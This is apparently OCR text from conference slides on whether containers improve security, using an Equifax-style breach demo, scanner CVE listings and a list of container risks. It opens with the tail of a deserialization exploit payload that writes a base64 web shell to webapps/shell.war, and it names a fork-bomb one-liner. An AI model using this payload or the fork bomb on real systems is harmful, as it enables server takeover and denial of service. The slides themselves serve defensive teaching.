                    <string>/bin/sh</string><string>-c</string><string>echo {0} | base64 -di > webapps/shell.war</string>
                  </command>
                  <redirectErrorStream>false</redirectErrorStream>
                </next>
              </iter>
              <filter class="javax.imageio.ImageIO$ContainsFilter">
                <method>
                  <class>java.lang.ProcessBuilder</class>
                  <name>start</name>
                  <parameter-types/>
                </method>
                <name>foo</name>
              </filter>
              <next class="string">foo</next>
            </serviceIterator>
            <lock/>
          </cipher>
          <input class="java.lang.ProcessBuilder$NullInputStream"/>
```


Demo

What if Equifax were using containers?

Attack Success Criteria

1. Compromise server
2. Remain persistent
3. Access additional internal resources
4. Exfiltration of sensitive (PII) data

- Container Compromised and Not Host
- Container breakout = kernel exploit
- Less persistent (Average container life 6 hours!)
- Minimal lateral network movement
- Micro Service = Reduced Attack Surface



Monolithic vs Microservices

Monolithic


Microservices

@alvaro_sanchez

odobo

Shrink Wrapping Container

- Each Micro-services should do very little
- Learn normal behavior and block anything else (**Shell.war**)
- Segment networking on, and between containers on same host




So...

Do Containers Enhance Security?


SUNSET MT FUJI TIMELAPSE // 1920X1080
RRDB.

VOLUNTEER




Docker Image

Docker Host



```
FROM ruby:latest
RUN mkdir /usr/src/myapp
ADD . /usr/src/myapp/
WORKDIR /usr/src/myapp/
CMD ["/usr/src/app/myapp.rb"]
```



› CVE-2016-6131	Medium	binutils	2.25-5+deb8u1
› CVE-2016-9389	Medium	/usr/include/jasper/jas_image.h	
⌄ CVE-2017-0899	High	/usr/local/lib/ruby/2.4.0/rubygems/text.rb	

Description: RubyGems version 2.6.12 and earlier is vulnerable to maliciously crafted gem specifications that include terminal escape characters. Printing the
execute terminal escape sequences.


Fix Version: None

NVD CVSS v2 Score: 7.5 (AV:N/AC:L/Au:N/C:P/I:P/A:P)

Solution: The vendor has issued a patches. [Editor's note: The Ruby patches include the fixed RubyGems version 2.6.13.] The vendor advisories are availabl
lang.org/en/news/2017/08/29/multiple-vulnerabilities-in-rubygems/ http://blog.rubygems.org/2017/08/27/2.6.13-released.html

Reference: http://blog.rubygems.org/2017/08/27/2.6.13-released.html

› CVE-2017-0899	High	/usr/local/lib/ruby/2.4.0/rubygems...query...
› CVE-2017-0900	Medium	/usr/local/lib/ruby/2.4.0/rubygems...query...
› CVE-2017-0900	Medium	/usr/local/lib/ruby/2.4.0/rubygems/text.rb
› CVE-2017-0901	Medium	/usr/local/lib/ruby/2.4.0/rubygems/installe...



⌄ CVE-2017-11446	High	imagemagick	8:6.8.9.9-5+deb8u10

Description: The ReadPESImage function in coders\pes.c in ImageMagick 7.0.6-1 has an infinite loop vulnerability that can cause CPU exhaustion via a crafted PES file.

Fix Version: imagemagick-8:6.9.7.4+dfsg-13

Vendor Statement: https://github.com/ImageMagick/ImageMagick/issues/537
ImageMagick-7: https://github.com/ImageMagick/ImageMagick/commit/787ee25e9fb0e4e0509121342371d925fe5044f8
ImageMagick-6: https://github.com/ImageMagick/ImageMagick/commit/9618288477 8bfc43d6a9a0abd90cedb5d8cf8977

NVD CVSS v2 Score: 7.1 (AV:N/AC:M/Au:N/C:N/I:N/A:C)

Solution: Upgrade package imagemagick to version 8:6.9.7.4+dfsg-13 or above

Reference: https://security-tracker.debian.org/tracker/CVE-2017-11446

⌄ CVE-2017-11523	High	imagemagick	8:6.8.9.9-5+deb8u10

Description: The ReadTXTImage function in coders/txt.c in ImageMagick through 6.9.9.0 and 7.x through 7.0.6-1 allows remote attackers to cause a denial of service (infinite loop) via a crafted file, because the end-of-file condition is not considered.

Fix Version: imagemagick-8:6.9.7.4+dfsg-14

Vendor Statement: https://github.com/ImageMagick/ImageMagick/issues/591
Fixed by: https://github.com/ImageMagick/ImageMagick/commit/83e0f8ffd7eeb7661b0ff83257da23d24ca7f078
Fixed by (ImageMagick-6): https://github.com/ImageMagick/ImageMagick/commit/a8f9c2aabed37cd6a728532d1aed13ae0f3dfd78

NVD CVSS v2 Score: 7.1 (AV:N/AC:M/Au:N/C:N/I:N/A:C)


Solution: Upgrade package imagemagick to version 8:6.9.7.4+dfsg-14 or above

Reference: https://security-tracker.debian.org/tracker/CVE-2017-11523

Container Security Concerns

OWASP
The Open Web Application Security Project

- Developer Controls Full Stack
- Unauthorized images
- Open Source vulnerabilities
- East To West Traffic
- Privilege escalation (Dirtyc0w?)
- Host resource impact :(){ :|:& };:
- Secrets Management



Call To Action

Thank You!

Benjy@aquasec.com